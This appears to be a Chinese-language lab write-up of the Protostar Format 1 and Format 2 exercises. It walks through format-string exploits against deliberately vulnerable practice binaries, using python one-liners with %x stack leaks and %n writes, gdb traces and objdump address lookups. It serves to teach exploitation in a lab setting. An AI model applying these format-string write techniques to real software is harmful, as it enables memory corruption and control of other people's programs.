
```
8" + "AAAAA" + "%08x."*131 + "[%08n]"')
8AAAAA0804960c.bffffa78.08048469.b7fd8304.b7fd7ff4.bffffa78.08048435.bffffc50.b7
ff1040.0804845b.b7fd7ff4.08048450.00000000.bffffaf8.b7eadc76.00000002.bffffb24.b
ffffb30.b7fe1848.bffffae0.ffffffff.b7ffeff4.0804824d.00000001.bffffae0.b7ff0626.
b7fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffaf8.3b9aad23.11d7db33.00000000
.00000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.0000000
2.08048340.00000000.08048361.0804841c.00000002.bffffb24.08048450.08048440.b7ff10
40.bffffb1c.b7fff8f8.00000002.bffffc35.bffffc50.00000000.bffffeef.bffffefa.bffff
f0a.bffff1a.bffff24.bffff2f.bffff71.bffff85.bffff94.bffffab.bffffbc.bfff
ffc5.bffffcc.bffffd4.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8
bfbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00
000005.00000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.0
0000000.0000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.
00000019.bffffc1b.0000001f.bffffe1.0000000f.bffffc2b.00000000.00000000.00000000
.00000000.00000000.41000000.d6c65dd2.522e6237.a24e60f5.69c2dc34.00363836.0000000
0.706f2f00.72702f74.736f746f.2f726174.2f6e6962.6d726f66.00317461.[]you have modi
fied the target :)

Breakpoint 1, vuln (
    string=0xbffffc50 "8\226\004\bAAAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%"...)
    at format1/format1.c:15
15        in format1/format1.c
```

攻击成功！

但是退出gdb后执行，该攻击脚本失效，程序输出Segmentation fault。


下面直接在命令行调试。

```
$ ./format1 $(python -c 'print "DDDD" + "%08x."*131 + "[%08x]"')
```




发现偏移改变了，经过几次改变输入调试后重新得到正确的偏移。

```
$ ./format1 $(python -c 'print "DDDD" + "AAAAA" + "%08x."*122 + "[%08x]"')
```



现在*somewhere恰好与填入target地址的位置重合。

```
$ ./format1 $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*122 + "[%08x]"')
```



最后得到攻击脚本如下:

```
$ ./format1 $(python -c 'print "\x38\x96\x04\x08" + "AAAAA" + "%08x."*122 + "[%08n]"')
```

```
root@protostar:/opt/protostar/bin# ./format1 $(python -c 'print "\x38\x96\x04\x0
8" + "AAAAA" + "%08x."*122 + "[%08n]"')
8AAAAA0804960c.bffffae8.08048469.b7fd8304.b7fd7ff4.bffffae8.08048435.bffffc9c.b7
ff1040.0804845b.b7fd7ff4.08048450.00000000.bffffb68.b7eadc76.00000002.bffffb94.b
ffffba0.b7fe1848.bffffb50.ffffffff.b7ffeff4.0804824d.00000001.bffffb50.b7ff0626.
b7fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bffffb68.912818ac.bb658ebc.00000000
.00000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.0000000
2.08048340.00000000.08048361.0804841c.00000002.bffffb94.08048450.08048440.b7ff10
40.bffffb8c.b7fff8f8.00000002.bffffc92.bffffc9c.00000000.bfffff0e.bfffff1e.bffff
f29.bfffff39.bfffff43.bfffff57.bfffff99.bfffffb0.bfffffc1.bfffffc9.bfffffd0.bfff
ffdd.bfffffe6.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8bfbff.000
00006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00
000007.00000007.b7fe3000.00000008.00000000.00000009.08048340.0000000b.00000000.0
000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.00000019.
bffffc7b.0000001f.bffffff2.0000000f.bffffc8b.00000000.00000000.3c000000.fc4aca59
.a7e9b76e.1592bda5.69fcf5d7.00363836.2f2e0000.6d726f66.00317461.[]you have modif
ied the target :)
root@protostar:/opt/protostar/bin# _
```

“……使用 gdb 可以方便的获取程序动态运行状态下的信息，但通过 **gdb** 动态调试获取的诸如缓冲区的起始地址等信息可能与程序实际运行时的信息并不相同，从而影响缓冲区溢出实践的效果。……”
——[针对 Linux 环境下 gdb 动态调试获取的局部变量地址与直接运行程序时不一致问题的解决方案...(https://blog.csdn.net/weixin_34301307/article/details/94754425)]

“通过gdb调试获取的内存分配是虚拟的，可能与实际情况有所不同。”——助教

Protostar: Format 2

This level moves on from format1 and shows how specific values can be written in memory.

This level is at `/opt/protostar/bin/format2`.

Source Code

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln()
{
    char buffer[512];

    fgets(buffer, sizeof(buffer), stdin);
    printf(buffer);

    if(target == 64) {
        printf("you have modified the target :)\n");
    } else {
        printf("target is %d :(\n", target);
    }
}

int main(int argc, char **argv)
{
    vuln();
}
```

攻击目标

使程序输出：`you have modified the target :)`。

攻击过程

```
$ python -c 'print "\xe4\x96\x04\x08" * 10 + "%08x" * 3 + "%08n"' | ./format2
...
you have modified the target :)
```


```
root@protostar:/opt/protostar/bin# python -c 'print "\xe4\x96\x04\x08" * 10 + "%
08x" * 3 + "%08n"' | ./format2
00000200b7fd8420bffffb84
you have modified the target :)
```

原理分析

分析源码：

```
fgets(buffer, sizeof(buffer), stdin); // 不存在缓冲区溢出漏洞
```

我们要利用的漏洞仍然是`printf()`的读写漏洞。



同Format1，关键点仍然在于计算*string到输入`buffer`的偏移值。

```
$ objdump -t format2 | grep target # 查看target的地址
```

```
root@protostar:/opt/protostar/bin# objdump -t format2 | grep target
080496e4 g     O .bss   00000004              target
```


先尝试利用`printf()`读取较多的栈上内容，计算从栈顶*string到输入`buffer`的偏移值。

```
$ python -c 'print "DDDD" + "%08x." * 10' | ./format2 # 计算出偏移值为3DWORD
```

```
root@protostar:/opt/protostar/bin# python -c 'print "DDDD" + "%08x." * 10' | ./f
ormat2
DDDD00000200.b7fd8420.bffffb84.44444444.78383025.3830252e.30252e78.252e7838.2e78
3830.78383025.
target is 0 :(
```

利用偏移值，将target的地址填入，让target对齐我们要进行写入的位置。

```
$ python -c 'print "\xe4\x96\x04\x08" + "%08x" * 3 + "%08x"' | ./format2 # #
```



在%08n前拼凑出长度为64的字符串，得到攻击脚本如下：

```
$ python -c 'print "\xe4\x96\x04\x08" * 10 + "%08x" * 3 + "%08n"' | ./format2 # # 在%08n前拼凑出长度为64的字符串
```